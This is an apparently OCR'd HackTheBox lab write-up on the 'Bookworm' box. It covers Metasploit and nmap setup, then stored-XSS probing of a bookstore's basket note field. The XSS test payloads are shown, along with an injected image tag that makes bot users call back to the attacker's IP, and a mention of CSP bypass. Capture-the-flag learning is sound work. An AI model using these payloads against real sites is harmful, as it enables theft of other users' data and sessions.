
Bookworm



IP: 10.129.229.208

Info Gathering


Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Bookworm
cd ~/HTB/Boxes/Bookworm

# Open a tmux session
tmux new -s Bookworm

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Bookworm
workspace Bookworm
setg LHOST 10.10.14.87
setg LPORT 1337
setg RHOST 10.129.229.208
setg RHOSTS 10.129.229.208
setg SRVHOST 10.10.14.87
setg SRVPORT 9000
use multi/handler
```

Enumeration


```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A -p 22,80 10.129.229.208 -oN Bookworm.nmap
```

Hosts



```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info
-------         ---  ----  -------  ---------  -----  -------  ----
10.129.229.208             Linux               4.X    server
```

Services




```
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
10.129.229.208  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.9
10.129.229.208  80    tcp    http  open   nginx 1.18.0 Ubuntu
```

Gaining Access

In the nmap results I can see there is a 301 redirect to bookworm.htb


Screenshot Evidence



```
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://bookworm.htb
No exact OS matches for host (If you know what OS is running on i
```

I added it to my /etc/hosts file


Screenshot Evidence



```
127.0.0.1       localhost
127.0.1.1       kali
10.129.229.208  bookworm.htb

# The following lines are desirable for IPv
::1     localhost ip6-localhost ip6-loopbac
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
```

This allowed me to view the site

Screenshot Evidence



Welcome to


BOOKWORM

Bookworm is an online bookstore where avid readers can purchase their favorite books with ease.

With a vast selection of books from various genres, Bookworm is the ultimate destination for book lovers. From classic literature to best-selling fiction, we have it all. Our user-friendly website makes it easy for customers to search for books, compare prices and make purchases

While browsing the site I discovered I could create an account
I registered an account and logged in

Screenshot Evidence




You have successfully logged in. Welcome back!

Our Products

I placed an order for a book and reviewed the responses in Burpsuite looking for anything interesting
The shop has ID values associated with each product/book
If I select an ID that does not exist I receive an error message “That book doesn't seem to exist”


Screenshot Evidence



That book doesn't seem to exist!

Using the value <script>alert('test')</script> as my note returns no text or alert box.
The script tags appeared to be read as HTML but no alert box popped up.
The Content-Security-Policy only allows Javascript to be executed on the target machine


Screenshot Evidence



```
GET http://bookworm.htb/shop

Status              200 OK
Version             HTTP/1.1
Transferred         11.99 kB (11.71 kB size)
Referrer Policy     strict-origin-when-cross-origin
Request Priority    Highest

Response Headers (280 B)
Connection: close
Content-Length: 11708
Content-Security-Policy: script-src 'self'
Content-Type: text/html; charset=utf-8
Date: Sun, 31 Dec 2023 22:15:40 GMT
ETag: W/"2dbc-aDkkHB8psOASnCfHSCvVAS0Dfa0"
```

This may also indicate a CSP bypass is possible (Content Security Policy)
REFERENCE: https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass

The behavior alsp indicates the javascript function call to innerHTML is being used and this field is vulnerable to XSS injections when executed on the hosting server
Screenshot Evidence No Note Value




Book	Quantity	Total Price	
Through the Looking-Glass	1	£17	EDIT NOT

```
ow">
: Looking-Glass
dit-container-380" style="display: none;">
hod="POST" action="/basket/380/edit">
type="hidden" name="quantity" value="1">
ass="mb-3">
 class="form-label">Note</label>
rea class="form-control" name="note" placeholder="Birthday present for John"><script>alert('test')</script></textarea>
```


```
element { inline
}
textarea.form-control { bootstrap.min.css:12
  min-height: calc(1.5em + .75rem + 2px);
}
.form-control { bootstrap.min.css:12
  box-shadow: inset 0 2px 0 rgba(0,0,0,.075);
}
.form-control { bootstrap.min.css:12
```

Screenshot Evidence XSS Test I used



In the request I can see the special characters are all URL encoded


Screenshot Evidence



```
ookie: session=eyJmbGFzaEllc3NhZ2UiOnt9LCJlc2VyIjp7ImlkIjoxNCwib
pgrade-Insecure-Requests: 1

uantity=1&note=%3Cscript%3Ealert%28%27test%27%29%3C%2Fscript%3E
```

I noticed that bots or other customers are adding books to their cart

Screenshot Evidence




Recent Updates

tobor just added The Little Mixer to their basket!
just now

Jakub Particles just added Fences, Gates and Bridges: A Practical Manual to their basket!
25 seconds ago

In the source of the page I can see what turned out to be the basket number in the comments


Screenshot Evidence HTML Comments containing basket number



```
<div class="row mb-2">
    <!-- 426 -->
    <div class="col-3"><img class="img-fluid" src="/static/img/uploads/14"/></div>
    <div class="col-9"><strong>tobor</strong> just added <a href="/shop/5">The Little Mixer

</div>

<div class="row mb-2">
    <!-- 425 -->
    <div class="col-3"><img class="img-fluid" src="/static/img/uploads/3"/></div>
    <div class="col-9"><strong>Jakub Particles</strong> just added <a href="/shop/14">Fence
```

I added the comment "test" to my basket order and verified in Burpsuite this was in fact the basket number

Screenshot Evidence




```
426
    delete
    edit
467
500
add
basket
checkout
```

```
Content-Type: application/x-www
Content-Length: 20
Origin: http://bookworm.htb
Connection: close
Referer: http://bookworm.htb/ba
Cookie: session=
eyJmbGFzaEllc3NhZ2UiOnt9LCJ1c2V
XZhdGFyIjoiL3N0YXRpYy9pbWcvdXNl
U6rm6WTKgd2V8bCVRYfmQKw1PRI
Upgrade-Insecure-Requests: 1

quantity=1&note=test
```

I may be able to take advantage of these bots to utilize an XSS injection to disclose information from the server
I tested this theory and modified the "Note" value in my Basket to the below text

```
<img src="http://10.10.14.87/">
```

Screenshot Evidence



Book

